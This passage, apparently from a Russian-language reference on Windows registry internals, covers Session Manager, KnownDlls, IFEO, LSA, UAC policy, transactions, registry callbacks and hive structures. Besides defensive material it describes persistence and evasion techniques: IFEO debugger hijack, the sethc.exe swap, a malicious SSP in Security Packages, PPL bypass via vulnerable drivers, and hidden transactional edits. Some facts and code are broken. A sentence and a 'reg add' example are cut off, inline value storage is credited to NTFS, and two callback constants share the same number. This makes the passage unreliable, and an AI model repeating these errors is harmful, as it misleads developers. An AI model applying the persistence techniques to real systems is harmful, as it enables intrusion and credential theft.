Помимо `BootExecute` существуют смежные значения: - `SetupExecute` — аналог `BootExecute` для режима setup (выполняется при установке) - `Execute` — выполняется после `BootExecute` - `S0InitialCommand` — первая команда Session 0 (обычно `csrss.exe`)

9.5.2. PendingFileRenameOperations и PendingFileRenameOperations2

Значение: `PendingFileRenameOperations` (REG_MULTI_SZ)

Содержит пары строк: исходный файл и целевой файл. Если целевой файл — пустая строка, файл удаляется. Используется для замены/удаления заблокированных файлов при перезагрузке.

```
PendingFileRenameOperations:
  \??\C:\Windows\Temp\old.dll      ← файл-источник
  \??\C:\Windows\System32\new.dll  ← куда переместить
  \??\C:\malware.exe               ← файл для удаления
  (пустая строка)                  ← пустая = удалить предыдущий файл
  !\??\C:\readonly.dat             ← ! = не устанавливать FILE_ATTRIBUTE_NORMAL
  (пустая строка)
```

Этот механизм используется: - Инсталляторами (`MoveFileEx` с `MOVEFILE_DELAY_UNTIL_REBOOT`) - Windows Update для замены системных файлов - Вредоносным ПО для удаления следов или замены системных файлов

`PendingFileRenameOperations2` — аналог, но обрабатывается после основного значения. Обычно используется Windows Update.

9.5.3. KnownDlls

Путь: `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDlls`

Этот ключ содержит список DLL, которые загружаются из известного расположения (`%SystemRoot%\System32`), а не через стандартный порядок поиска. При загрузке системы `smss.exe` создаёт объекты секций (section objects) в `\KnownDlls` для каждой DLL из этого списка.

```
KnownDlls\
(Default)      = (not set)
DllDirectory   = %SystemRoot%\system32
DllDirectory32 = %SystemRoot%\SysWOW64
kernel32       = kernel32.dll
user32         = user32.dll
gdi32          = gdi32.dll
advapi32       = advapi32.dll
shell32        = shell32.dll
ole32          = ole32.dll
oleaut32       = oleaut32.dll
comdlg32       = comdlg32.dll
...
```

Значение `DllDirectory` задаёт каталог, из которого загружаются Known DLLs. `DllDirectory32` — аналог для 32-битных DLL на 64-битной системе (соответствующие секции создаются в `\KnownDlls32`).

ExcludeFromKnownDlls:

Значение `ExcludeFromKnownDlls` (REG_MULTI_SZ) — список DLL, исключённых из механизма Known DLLs. Добавление DLL в этот список открывает возможность для DLL hijacking: загрузчик будет искать DLL по стандартному порядку, включая текущий каталог приложения.

```
ExcludeFromKnownDlls:
  someLib.dll ← эта DLL будет искаться обычным порядком
```

Для исследователей безопасности: значение `ExcludeFromKnownDlls` является вектором persistence и privilege escalation. Его изменение требует прав администратора, но после измене-

9.5.4. Дополнительные недокументированные значения Session Manager

Значение	Тип	Описание
<code>ObjectDirectories</code>	REG_MULTI_SZ	Каталоги Object Manager для создания при загрузке
<code>ProtectionMode</code>	REG_DWORD	Режим защиты системных объектов (1 = усиленный)
<code>SubSystemCount</code>	REG_DWORD	Количество подсистем (обычно 2)
<code>Required</code>	REG_MULTI_SZ	Обязательные подсистемы (обычно <code>Windows</code>)
<code>Optional</code>	REG_MULTI_SZ	Опциональные подсистемы
<code>MemoryMitigationPolicy</code>	REG_BINARY	Политики митигации памяти (Session Manager)
<code>SafeDLLSearchMode</code>	REG_DWORD	1 = безопасный порядок поиска DLL
<code>CWDIllegalInDllSearch</code>	REG_DWORD	Дополнительные ограничения поиска DLL

9.6. Image File Execution Options (IFEO)

9.6.1. Debugger

Путь: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<имя_exe>` Значение: `Debugger` (REG_SZ)

Механизм IFEO был создан для отладки — если для исполняемого файла задано значение `Debugger`, при запуске этого файла на самом деле запустится указанный отладчик с целевым файлом как аргументом.

```
Image File Execution Options\
+-- notepad.exe\
    Debugger = "C:\debuggers\ntsd.exe"
```

При запуске `notepad.exe` реально выполнится:

```
C:\debuggers\ntsd.exe notepad.exe
```

Этот механизм активно используется: - Разработчиками для автоматического подключения отладчика - Вредоносным ПО для подмены легитимных программ - Для блокировки программ: `Debugger = "cmd.exe /c echo blocked & pause"` — фактически предотвращает запуск целевого приложения - Accessibility features attack: замена `sethc.exe` (залипание клавиш) на `cmd.exe` для получения SYSTEM shell на экране входа

9.6.2. GlobalFlag

Значение: `GlobalFlag` (REG_DWORD)

Побитовая маска отладочных флагов для конкретного процесса. Управляется через утилиту `gflags.exe` из Debugging Tools for Windows.

Наиболее важные флаги:

Флаг	Значение	Описание
FLG_STOP_ON_EXCEPTION	0x00000001	Остановка при first-chance exception
FLG_SHOW_LDR_SNAPS	0x00000002	Отладочный вывод загрузчика (loader snaps)
FLG_HEAP_ENABLE_TAIL_CHECK	0x00000010	Проверка хвоста блоков кучи
FLG_HEAP_ENABLE_FREE_CHECK	0x00000020	Проверка при освобождении
FLG_HEAP_VALIDATE_ALL	0x00000040	Валидация всей кучи при каждой операции
FLG_HEAP_ENABLE_TAG_BY_DLL	0x00000080	Тегирование аллокаций по DLL
FLG_USER_STACK_TRACE_DB	0x00001000	Сбор стеков вызовов аллокаций
FLG_HEAP_DISABLE_COALESCING	0x00200000	Отключить объединение свободных блоков
FLG_HEAP_PAGE_ALLOCS	0x02000000	Page heap (обнаружение buffer overflows)
FLG_ENABLE_HANDLE_EXCEPTIONS	0x40000000	Исключение при невалидном хэндле
FLG_MONITOR_SILENT_PROCESS_EXIT	0x00000200	Мониторинг тихого завершения процесса

Пример включения Page Heap для `myapp.exe`:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options"
```

Или через gflags:

```
gflags /p /enable myapp.exe /full
```

9.6.3. MitigationOptions

Значение: `MitigationOptions` (REG_BINARY)

Это малоизвестное значение позволяет включить Exploit Mitigation для конкретного процесса без перекompilляции. Это 8-байтовое (64-битное) значение, где каждые два бита контролируют одну митигацию: `00` = по умолчанию, `01` = включено, `10` = выключено, `11` = зарезервировано.

Митигации, управляемые через `MitigationOptions` (побитовое расположение):

Биты	Митигация	Описание
0-1	DEP	Data Execution Prevention
2-3	ATL Thunk Emulation	Отключение DEP для ATL thunks
4-5	SEHOP	Structured Exception Handler Overwrite Protection
8-9	Force Relocate Images	Обязательная рандомизация базы (ASLR)
10-11	Heap Terminate	Terminate on Heap Corruption
12-13	Bottom-Up ASLR	Рандомизация адресного пространства снизу
16-17	High Entropy ASLR	64-битный ASLR с высокой энтропией
20-21	Strict Handle Check	Исключение при невалидном хэндле
24-25	Win32k System Call Disable	Запрет системных вызовов win32k
28-29	Extension Point Disable	Запрет точек расширения (Applnit_DLLs и т.д.)

Начиная с Windows 10, доступен **MitigationOptions2** (ещё 8 байт): - **CFG (Control Flow Guard)** — принудительное включение/строгий режим - **CIG (Code Integrity Guard)** — только подписанные DLL - **ACG (Arbitrary Code Guard)** — запрет динамической генерации кода - **Block Remote Image Loads** — запрет загрузки DLL с сетевых путей - **Block Low-Label Image Loads** — запрет DLL с низким уровнем целостности - **Prefer System32 Images** — предпочтение System32 при поиске DLL

Пример включения DEP и SEHOP для **vulnerable.exe**:

```
[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Image File Execution Options\vulnerable.exe]
"MitigationOptions" = hex:05,01,00,00,00,00,00,00
```

9.6.4. Silent Process Exit Monitoring

Подключ **SilentProcessExit** в IFEO позволяет настроить мониторинг тихого (non-crash) завершения процесса. Требуется также **GlobalFlag** = **FLG_MONITOR_SILENT_PROCESS_EXIT** (0x200).

```
[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Image File Execution Options\target.exe]
"GlobalFlag" = dword:00000200

[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
SilentProcessExit\target.exe]
"ReportingMode" = dword:00000001 ; LAUNCH_MONITORPROCESS
"MonitorProcess" = "C:\tools\monitor.exe"
"DumpType" = dword:00000002 ; MiniDumpWithFullMemory
"LocalDumpFolder" = "C:\dumps"
```

Режимы ReportingMode: | Значение | Описание | |-----|-----| | 0x01 | LAUNCH_MONITORPROCESS — запуск процесса | | 0x02 | LOCAL_DUMP — создание дампа памяти | | 0x04 | NOTIFICATION — уведомление Windows Error Reporting |

При тихом завершении **target.exe** автоматически запустится **monitor.exe**. Этот механизм используется для: - Отладки проблем с завершением процессов - Persistence — запуск произвольной программы при завершении целевого процесса - Forensic-мониторинг — создание дампов памяти при завершении подозрительных процессов

9.6.5. Дополнительные значения IFEO

Значение	Тип	Описание
DisableExceptionChainValidation	REG_DWORD	Отключить SEHOP
VerifierDlls	REG_SZ	DLL для Application Verifier
VerifierFlags	REG_DWORD	Флаги Application Verifier
MinimumStackCommitInBytes	REG_DWORD	Минимальный коммит стека
FilterFullPath	REG_SZ	Полный путь для точного совпадения
UseFilter	REG_DWORD	Использовать фильтрацию по пути
PageHeapFlags	REG_DWORD	Детальная настройка page heap
PageHeapSizeRangeStart	REG_DWORD	Размер аллокаций для мониторинга (от)
PageHeapSizeRangeEnd	REG_DWORD	Размер аллокаций для мониторинга (до)
TracingFlags	REG_DWORD	Флаги трассировки (ETW)

9.7. Ключи LSA (Local Security Authority)

9.7.1. RunAsPPL

Путь: **HKLM\SYSTEM\CurrentControlSet\Control\Lsa** Значение: **RunAsPPL** (REG_DWORD)

Начиная с Windows 8.1, этот параметр запускает процесс `lsass.exe` как Protected Process Light (PPL). Это значительно затрудняет извлечение учётных данных из памяти LSASS (например, с помощью Mimikatz).

```
RunAsPPL = 1 → lsass.exe запускается как PPL
RunAsPPL = 2 → lsass.exe как PPL с UEFI lock (Windows 11+)
RunAsPPL = 0 → обычный запуск (по умолчанию в большинстве конфигураций)
```

Уровни защиты процесса (от высшего к низшему):

Уровень	Signer	Может открывать:
Protected (PP)	WinSystem	Все процессы
Protected (PP)	WinTcb	PP-WinTcb и ниже
Protected (PP)	Windows	PP-Windows и ниже
PPL	WinTcb	PPL-WinTcb и ниже
PPL	Windows	PPL-Windows и ниже
PPL	Lsa	PPL-Lsa и ниже (← RunAsPPL)
PPL	Antimalware	PPL-Antimalware и ниже
PPL	Authenticode	PPL-Authenticode
Protected (PP)	None	Не может открывать другие PP

Когда LSASS работает как PPL, даже процесс с `SeDebugPrivilege` не может открыть его с правами `PROCESS_VM_READ` или `PROCESS_VM_WRITE` — для этого требуется процесс с более высоким уровнем защиты.

Обход PPL (для исследовательских целей): - Драйвер ядра с валидной подписью может обращаться к памяти LSASS - Уязвимые подписанные драйверы (BYOVD — Bring Your Own Vulnerable Driver) - Модификация `CI.dll` для отключения проверки подписей (требуется Secure Boot disabled)

9.7.2. LmCompatibilityLevel

Значение: `LmCompatibilityLevel` (REG_DWORD)

Контролирует протоколы аутентификации NTLM:

Уровень	Клиент отправляет	Сервер принимает
0	LM и NTLM ответы	LM, NTLM, NTLMv2
1	LM и NTLM (NTLMv2 если договорились)	LM, NTLM, NTLMv2
2	Только NTLM	LM, NTLM, NTLMv2
3	Только NTLMv2	LM, NTLM, NTLMv2
4	Только NTLMv2	NTLM, NTLMv2 (отклоняет LM)
5	Только NTLMv2	Только NTLMv2

Рекомендуется уровень не ниже 3 для предотвращения атак на слабые хэши LM и NTLMv1. В идеале — уровень 5, если все клиенты и серверы поддерживают NTLMv2.

9.7.3. Дополнительные значения LSA

Значение	Тип	Описание
<code>DisableRestrictedAdmin</code>	REG_DWORD	Отключить Restricted Admin Mode для RDP
<code>DisableRestrictedAdminOutboundCreds</code>	REG_DWORD	Запретить исходящие credentials
<code>NoLmHash</code>	REG_DWORD	Не хранить LM-хэши (1 = не хранить)
<code>Authentication Packages</code>	REG_MULTI_SZ	Пакеты аутентификации (msv1_0, ...)
<code>Notification Packages</code>	REG_MULTI_SZ	DLL, уведомляемые об изменении пароля
<code>Security Packages</code>	REG_MULTI_SZ	SSP (Security Support Providers)
<code>TurnOffAnonymousBlock</code>	REG_DWORD	Разрешить анонимный доступ
<code>RestrictAnonymousSAM</code>	REG_DWORD	Ограничить анонимное перечисление SAM
<code>RestrictAnonymous</code>	REG_DWORD	Ограничить анонимный доступ
<code>EveryoneIncludesAnonymous</code>	REG_DWORD	Включить анонимных в группу Everyone
<code>ForceGuest</code>	REG_DWORD	Использовать Guest для сетевого доступа
<code>LimitBlankPasswordUse</code>	REG_DWORD	Ограничить использование пустых паролей
<code>AuditBaseObjects</code>	REG_DWORD	Аудит базовых объектов
<code>CrashOnAuditFail</code>	REG_DWORD	BSOD при ошибке аудита
<code>DisableDomainCreds</code>	REG_DWORD	Не кэшировать доменные credentials
<code>CachedLogonsCount</code>	REG_SZ	Количество кэшированных доменных входов (по умолчанию "10")

Security Packages — особенно важное значение: добавление DLL в этот список приводит к её загрузке процессом `lsass.exe` при старте системы. Это один из известных механизмов persistence, используемый APT-группами:

```
Security Packages:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
malicious_ssp.dll ← SSP-бэкдор, перехватывающий пароли
```

Notification Packages — DLL из этого списка загружаются в LSASS и вызываются при каждой смене пароля, получая новый пароль в открытом виде через callback `PasswordChangeNotify`.

9.8. Скрытые политики

9.8.1. Policies в реестре

Путь: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies`

Этот ключ и его подключи содержат политики, применяемые Group Policy, но могут быть установлены и вручную. Многие из этих политик не представлены в стандартных шаблонах GPO.

```

Policies\
+-- System\
|   +-- DisableRegistryTools (DWORD)      = 1   ← блокирует regedit.exe
|   +-- DisableTaskMgr (DWORD)            = 1   ← блокирует taskmgr.exe
|   +-- DisableCMD (DWORD)                = 1   ← блокирует cmd.exe
|   +-- NoDispCPL (DWORD)                 = 1   ← блокирует настройки дисплея
|   +-- HideFastUserSwitching (DWORD)     = 1
|   +-- EnableLUA (DWORD)                 = 0   ← отключает UAC
|   +-- ConsentPromptBehaviorAdmin (DWORD)
|   +-- ConsentPromptBehaviorUser (DWORD)
|   +-- ValidateAdminCodeSignatures (DWORD)
|   +-- FilterAdministratorToken (DWORD)
|   +-- EnableVirtualization (DWORD)
|   +-- EnableInstallerDetection (DWORD)
|   +-- EnableSecureUIAPaths (DWORD)
|   +-- PromptOnSecureDesktop (DWORD)
|   +-- LocalAccountTokenFilterPolicy (DWORD) ← 1 = disable remote UAC
|   +-- Wallpaper (SZ)                   ← принудительные обои
|   +-- legalnoticecaption (SZ)          ← текст перед входом
|   +-- legalnoticetext (SZ)
|
+-- Explorer\
|   +-- NoDrives (DWORD)                ← битовая маска скрытых дисков
|   |   (бит 0=A, бит 1=B, бит 2=C, ...)
|   +-- NoViewOnDrive (DWORD)            ← запрет доступа к дискам
|   +-- NoRun (DWORD)                   ← убирает "Выполнить"
|   +-- NoDesktop (DWORD)                ← скрывает рабочий стол
|   +-- NoControlPanel (DWORD)          ← блокирует панель управления
|   +-- NoProgramsCPL (DWORD)           ← блокирует "Программы и компоненты"
|   +-- DisallowCpl (MULTI_SZ)          ← список запрещённых апплетов
|   +-- RestrictCpl (MULTI_SZ)          ← разрешить только указанные
|   +-- NoNetHood (DWORD)               ← скрыть сетевое окружение
|   +-- NoInternetIcon (DWORD)
|   +-- NoRecentDocsMenu (DWORD)
|   +-- NoClose (DWORD)                 ← убрать "Завершение работы"
|   +-- NoLogOff (DWORD)
|   +-- NoChangeStartMenu (DWORD)
|   +-- NoWinKeys (DWORD)               ← отключить клавишу Win
|
+-- Network\
|   +-- MinPwdLen (DWORD)
|   +-- ...

```

9.8.2. Недокументированные UAC-политики

```

Policies\System\
ConsentPromptBehaviorAdmin:
0 = Повышение без запроса (Elevate without prompting)
1 = Запрос учётных данных на Secure Desktop
2 = Запрос подтверждения на Secure Desktop
3 = Запрос учётных данных на обычном рабочем столе
4 = Запрос подтверждения на обычном рабочем столе
5 = Запрос подтверждения для не-Windows бинарей (по умолчанию)

ConsentPromptBehaviorUser:
0 = Автоматически отклонять запросы повышения
1 = Запрос учётных данных на Secure Desktop
3 = Запрос учётных данных на обычном рабочем столе (по умолчанию)

EnableVirtualization:
1 = Виртуализация реестра/FS для legacy-приложений (по умолчанию)
0 = Отключить виртуализацию

LocalAccountTokenFilterPolicy:
0 = Удалённое UAC включено (по умолчанию)
1 = Отключить удалённое UAC (позволяет удалённый админ-доступ)

```

Значение `LocalAccountTokenFilterPolicy` = 1 часто устанавливается при настройке удалённого управления, но существенно снижает безопасность, разрешая Pass-the-Hash атаки с локальными учётными записями.

9.9. Виртуализация реестра (UAC Registry Virtualization)

9.9.1. Механизм

Когда приложение без манифеста (legacy) пытается записать в защищённую область реестра (например, `HKLM\SOFTWARE`), UAC Virtualization перенаправляет запись в пользовательскую виртуальную область:

```
Приложение пишет:  
HKLM\SOFTWARE\MyApp\Setting = "value"  
|  
| (виртуализация)  
v  
Реально записывается:  
HKCU\Software\Classes\VirtualStore\Machine\Software\MyApp\Setting = "value"
```

Чтение работает по принципу «сначала виртуальное, потом реальное»:

```
Чтение HKLM\SOFTWARE\MyApp\Setting:  
1. Проверить HKCU\...\VirtualStore\Machine\Software\MyApp\Setting  
+-- Найдено → вернуть виртуальное значение  
+-- Не найдено → продолжить  
2. Прочитать HKLM\SOFTWARE\MyApp\Setting  
+-- Найдено → вернуть реальное значение  
+-- Не найдено → STATUS_OBJECT_NAME_NOT_FOUND
```

9.9.2. Условия активации

Виртуализация применяется только если все условия выполнены: 1. Процесс 32-битный или не имеет манифеста с `requestedExecutionLevel` 2. UAC включён (`EnableLUA = 1`) 3. Пользователь — администратор с filtered token 4. Запись направлена в `HKLM\SOFTWARE` (кроме исключений) 5. Процесс не является службой 6. `EnableVirtualization = 1` (по умолчанию)

Исключения (виртуализация НЕ применяется): - `HKLM\SOFTWARE\Microsoft\Windows` - `HKLM\SOFTWARE\Microsoft\Windows NT` - `HKLM\SOFTWARE\Classes` - Ключи, явно помеченные флагом `REG_KEY_DONT_VIRTUALIZE`

9.9.3. Управление через Native API

```
// Запрос статуса виртуализации для ключа
KEY_VIRTUALIZATION_INFORMATION virtInfo;
ULONG resultLength;

NtQueryKey(
    hKey,
    KeyVirtualizationInformation, // информационный класс 6
    &virtInfo,
    sizeof(virtInfo),
    &resultLength
);

// typedef struct _KEY_VIRTUALIZATION_INFORMATION {
//     ULONG VirtualizationCandidate : 1; // ключ может быть виртуализирован
//     ULONG VirtualizationEnabled : 1; // виртуализация включена
//     ULONG VirtualTarget : 1; // это виртуальная копия
//     ULONG VirtualStore : 1; // это хранилище VirtualStore
//     ULONG VirtualSource : 1; // это источник виртуализации
//     ULONG Reserved : 27;
// } KEY_VIRTUALIZATION_INFORMATION;

// Отключение виртуализации для конкретного ключа (undocumented):
KEY_SET_VIRTUALIZATION_INFORMATION setVirt;
setVirt.VirtualTarget = FALSE;
setVirt.VirtualStore = FALSE;
setVirt.VirtualSource = FALSE;

NtSetInformationKey(
    hKey,
    KeySetVirtualizationInformation,
    &setVirt,
    sizeof(setVirt)
);
```

9.9.4. Виртуализация токена процесса

Помимо виртуализации на уровне ключей, существует виртуализация на уровне токена процесса:

```
// Проверка/управление виртуализацией для текущего процесса
HANDLE hToken;
OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY | TOKEN_ADJUST_DEFAULT, &hToken);

// Проверка
DWORD virtEnabled;
DWORD returnLength;
GetTokenInformation(hToken, TokenVirtualizationEnabled,
    &virtEnabled, sizeof(virtEnabled), &returnLength);

// Отключение
DWORD disable = 0;
SetTokenInformation(hToken, TokenVirtualizationEnabled,
    &disable, sizeof(disable));
```

9.10. Транзакции реестра (Registry Transactions — TxR)

9.10.1. Обзор

Начиная с Windows Vista, реестр поддерживает транзакции через Kernel Transaction Manager (KTM). Это позволяет группировать несколько операций с реестром в атомарную единицу — либо все изменения применяются, либо ни одно.

```
// 1. Создание транзакции через KTM
HANDLE hTransaction;
OBJECT_ATTRIBUTES oa;
InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);

NtCreateTransaction(
    &hTransaction,
    TRANSACTION_ALL_ACCESS,
    &oa,
    NULL,    // UOW (Unit of Work) GUID
    NULL,    // TmHandle
    0,       // CreateOptions
    0,       // IsolationLevel
    0,       // IsolationFlags
    NULL,    // Timeout
    NULL     // Description
);

// 2. Открытие ключа в контексте транзакции
HKEY hKey;
RegOpenKeyTransacted(
    HKEY_LOCAL_MACHINE,
    L"SOFTWARE\\MyApp",
    0,
    KEY_ALL_ACCESS,
    &hKey,
    hTransaction,
    NULL
);

// 3. Изменения в рамках транзакции
RegSetValueExW(hKey, L"Setting1", 0, REG_DWORD, (BYTE*)&val1, sizeof(val1));
RegSetValueExW(hKey, L"Setting2", 0, REG_SZ, (BYTE*)str, cbStr);

// 4. Фиксация или откат
if (success) {
    NtCommitTransaction(hTransaction, TRUE);
    // Оба изменения применены атомарно
} else {
    NtRollbackTransaction(hTransaction, TRUE);
    // Все изменения отменены
}

RegCloseKey(hKey);
CloseHandle(hTransaction);
```

9.10.2. TxR-файлы

Транзакционные данные реестра хранятся в файлах **.TxR** в каталоге:

```
%SystemRoot%\System32\config\TxR\
```

Эти файлы используют формат CLFS (Common Log File System) и содержат журнал незафиксированных транзакций.

9.10.3. Злоупотребление транзакциями для сокрытия данных

Исследователи безопасности обнаружили, что транзакции реестра могут быть использованы для создания «фантомных» изменений:

Техника сокрытия:

1. Создать транзакцию
2. Изменить значение реестра в рамках транзакции
3. НЕ фиксировать и НЕ откатывать транзакцию
4. Передать hKey другому процессу (через DuplicateHandle)

Результат:

- Процесс с транзакционным hKey видит изменённые значения
- Все остальные процессы видят оригинальные значения
- Мониторинг реестра (regedit, RegMon) не видит изменений
- При перезагрузке транзакция автоматически откатывается

Эта техника может использоваться для обхода security-мониторинга реестра.

9.11. Registry Callbacks (CmRegisterCallbackEx)

9.11.1. Механизм callback-ов

Configuration Manager предоставляет драйверам ядра механизм перехвата операций с реестром через callback-функции.

```
NTSTATUS CmRegisterCallbackEx(
    PEX_CALLBACK_FUNCTION Function,    // callback-функция
    PCUNICODE_STRING      Altitude,   // высота (приоритет)
    PVOID                  Driver,     // объект драйвера
    PVOID                  Context,    // пользовательский контекст
    PLARGE_INTEGER         Cookie,     // возвращаемый идентификатор
    PVOID                  Reserved
);

// Отмена регистрации:
NTSTATUS CmUnRegisterCallback(
    LARGE_INTEGER Cookie
);
```

9.11.2. Callback-функция

```
NTSTATUS RegistryCallback(
    PVOID CallbackContext,
    PVOID Argument1,      // REG_NOTIFY_CLASS (тип операции)
    PVOID Argument2       // структура с параметрами операции
)
{
    REG_NOTIFY_CLASS notifyClass = (REG_NOTIFY_CLASS)(ULONG_PTR)Argument1;

    switch (notifyClass) {
        case RegNtPreCreateKeyEx: {
            PREG_CREATE_KEY_INFORMATION info =
                (PREG_CREATE_KEY_INFORMATION)Argument2;

            // info->CompleteName - имя создаваемого ключа
            // info->RootObject - родительский объект
            // info->ObjectContext - контекст объекта (для post-callback)

            // Проверка на скрытые ключи (NUL в имени):
            for (USHORT i = 0; i < info->CompleteName->Length / sizeof(WCHAR); i++) {
                if (info->CompleteName->Buffer[i] == L'\0') {
                    // Обнаружен NUL в имени ключа!
                    return STATUS_ACCESS_DENIED; // заблокировать
                }
            }
            break;
        }

        case RegNtPreSetValueKey: {
            PREG_SET_VALUE_KEY_INFORMATION info =
                (PREG_SET_VALUE_KEY_INFORMATION)Argument2;

            // info->Object - объект ключа
            // info->ValueName - имя значения
            // info->Type - тип данных
            // info->Data - указатель на данные
            // info->DataSize - размер данных

            // Получение полного пути ключа:
            PCUNICODE_STRING objectName = NULL;
            CmCallbackGetKeyObjectIDEx(
                &g_Cookie, // cookie от CmRegisterCallbackEx
                info->Object,
                NULL,
                &objectName,
                0
            );

            // Проверка, не пишут ли в IFEO Debugger:
            if (objectName && wcsstr(objectName->Buffer,
                L"Image File Execution Options")) {
                if (info->ValueName &&
                    _wcsicmp(info->ValueName->Buffer, L"Debugger") == 0) {
                    // Подозрительная запись!
                    LogSuspiciousActivity(objectName, info);
                }
            }

            CmCallbackReleaseKeyObjectIDEx(objectName);
            break;
        }

        case RegNtPostSetValueKey: {
            PREG_POST_OPERATION_INFORMATION info =
                (PREG_POST_OPERATION_INFORMATION)Argument2;

            // info->Status - результат операции
            // info->PreInformation - указатель на пре-информацию
            // info->ReturnStatus - можно заменить статус возврата
            break;
        }
    }

    return STATUS_SUCCESS; // разрешить операцию
}
```

9.11.3. Типы уведомлений (REG_NOTIFY_CLASS)

Пре-операции (можно заблокировать или изменить):

RegNtPreDeleteKey	= 0
RegNtPreSetValueKey	= 1
RegNtPreDeleteValueKey	= 2
RegNtPreSetInformationKey	= 3
RegNtPreRenameKey	= 4
RegNtPreEnumerateKey	= 5
RegNtPreEnumerateValueKey	= 6
RegNtPreQueryKey	= 7
RegNtPreQueryValueKey	= 8
RegNtPreQueryMultipleValueKey	= 9
RegNtPreCreateKey	= 10
RegNtPreCreateKeyEx	= 27
RegNtPreOpenKey	= 24
RegNtPreOpenKeyEx	= 28
RegNtPreKeyHandleClose	= 22
RegNtPreLoadKey	= 30
RegNtPreUnLoadKey	= 32
RegNtPreQueryKeySecurity	= 34
RegNtPreSetKeySecurity	= 36
RegNtPreRestoreKey	= 38
RegNtPreSaveKey	= 40
RegNtPreReplaceKey	= 42
RegNtPreFlushKey	= 43
RegNtPreSaveMergedKey	= 47

Post-операции (уведомление о завершении):

RegNtPostDeleteKey	= 11
RegNtPostSetValueKey	= 12
RegNtPostDeleteValueKey	= 13
RegNtPostSetInformationKey	= 14
RegNtPostRenameKey	= 15
RegNtPostEnumerateKey	= 16
RegNtPostEnumerateValueKey	= 17
RegNtPostQueryKey	= 18
RegNtPostQueryValueKey	= 19
RegNtPostQueryMultipleValueKey	= 20
RegNtPostCreateKey	= 25
RegNtPostCreateKeyEx	= 29
RegNtPostOpenKey	= 26
RegNtPostOpenKeyEx	= 30
RegNtPostKeyHandleClose	= 23
...	

9.11.4. Altitude callback-ов

Как и в случае minifilter-драйверов файловой системы, registry callbacks имеют понятие «высоты» (altitude) — строковое числовое значение, определяющее порядок вызова. Callback с меньшей высотой вызывается раньше для pre-операций и позже для post-операций.

Microsoft выделяет диапазоны высот: - 320000-329999 — Anti-Virus - 360000-389999 — Activity Monitor - 400000-409999 — Replication - 420000-429999 — Continuous Backup

9.11.5. Использование в антивирусах и EDR

Антивирусные и EDR-продукты используют registry callbacks для: - Мониторинга изменений в ключах автозагрузки - Блокировки записи в критичные ключи (IFEO Debugger, LSA Security Packages) - Отслеживания создания скрытых ключей с NUL - Защиты собственных ключей от модификации или удаления - Аудита изменений реестра для корреляции с другими событиями

Обнаружение установленных callbacks в WinDbg:

```
kd> !reg callbacks
```

Или через анализ структуры `CallbackListHead`:

```
kd> dt nt!_LIST_ENTRY poi(nt!CmpCallbackVector)
kd> dt nt!_CM_CALLBACK poi(nt!CmpCallbackVector)
+0x000 List           : _LIST_ENTRY
+0x010 Function       : Ptr64      ← адрес callback-функции
+0x018 Altitude      : _UNICODE_STRING
+0x028 Cookie         : _LARGE_INTEGER
+0x030 Context        : Ptr64 void
```

9.12. Внутренняя структура Nive: подробный разбор

9.12.1. Списки подключей

Configuration Manager поддерживает несколько форматов списков подключей для оптимизации поиска:

Сигнатура	Название	Описание
lf	Leaf	Простой список: (offset, первые 4 символа имени)
lh	Hash Leaf	Список с хэшами: (offset, hash имени) — основной формат
ri	Root Index	Индекс: массив смещений на lf / lh блоки
li	Leaf Index	Простой индекс: массив смещений на key nodes

Для небольшого количества подключей используется **lh**. Когда число подключей превышает размер одного **lh** блока, CM создаёт **ri** — индексную структуру, указывающую на несколько **lh** блоков:

```
ri (Root Index)
+-----+
| Signature: "ri" |
| Count = 3      |
| List[0] → lh_0 |
| List[1] → lh_1 |
| List[2] → lh_2 |
+-----+
      |
      +-----+-----+
      v         v         v
  lh_0      lh_1      lh_2
+-----+ +-----+ +-----+
| "ri" sigs | | entries | | entries |
| A-H keys  | | I-P keys | | Q-Z keys |
| (sorted)  | | (sorted) | | (sorted) |
+-----+ +-----+ +-----+
```

Hash в формате **lh** вычисляется как:

```
ULONG HashKey(PUNICODE_STRING Name) {
    ULONG hash = 0;
    for (ULONG i = 0; i < Name->Length / sizeof(WCHAR) && i < 4; i++) {
        hash *= 37;
        hash += RtlUppcaseUnicodeChar(Name->Buffer[i]);
    }
    return hash;
}
```

9.12.2. Security Descriptors (sk cells)

Дескрипторы безопасности хранятся в отдельных ячейках с сигнатурой **sk** и организованы в циклический двусвязный список для дедупликации:

```
typedef struct _CM_KEY_SECURITY {
    USHORT Signature;      // "sk" = 0x6B73
    USHORT Reserved;
    ULONG Flink;           // следующий в списке
    ULONG Blink;           // предыдущий в списке
    ULONG ReferenceCount;  // количество ключей с этим дескриптором
    ULONG DescriptorLength;
    SECURITY_DESCRIPTOR Descriptor; // DACL, SACL, Owner, Group
} CM_KEY_SECURITY;
```

Множество ключей могут ссылаться на один и тот же **sk** cell, экономя место. Среднестатистический hive SOFTWARE может содержать тысячи ключей, но лишь десятки уникальных дескрипторов безопасности.

9.12.3. Inline Data Optimization

Для значений размером 4 байта или менее NTFS использует оптимизацию: данные хранятся непосредственно в поле **Data** структуры **CM_KEY_VALUE**, а бит 31 поля **DataLength** устанавливается в 1:

```
Обычное значение (DataLength ≤ 0x7FFFFFFF):
CM_KEY_VALUE.Data = offset_to_data_cell
CM_KEY_VALUE.DataLength = actual_length

Inline значение (DataLength | 0x80000000):
CM_KEY_VALUE.Data = данные (до 4 байт, прямо в этом поле)
CM_KEY_VALUE.DataLength = actual_length | 0x80000000

Пример:
REG_DWORD "MyValue" = 42
DataLength = 0x80000004 (бит 31 = 1, реальная длина = 4)
Data = 0x0000002A      (42 в hex, прямо в этом поле)
```

9.13. Практические примеры

9.13.1. Загрузка offline hive через NtLoadKey

```
// Загрузка hive-файла для offline-анализа
// Требуется: SE_BACKUP_NAME и SE_RESTORE_NAME привилегии

UNICODE_STRING hivePath;
RtlInitUnicodeString(&hivePath,
    L"\\?\\C:\\offline\\SYSTEM");

UNICODE_STRING mountPoint;
RtlInitUnicodeString(&mountPoint,
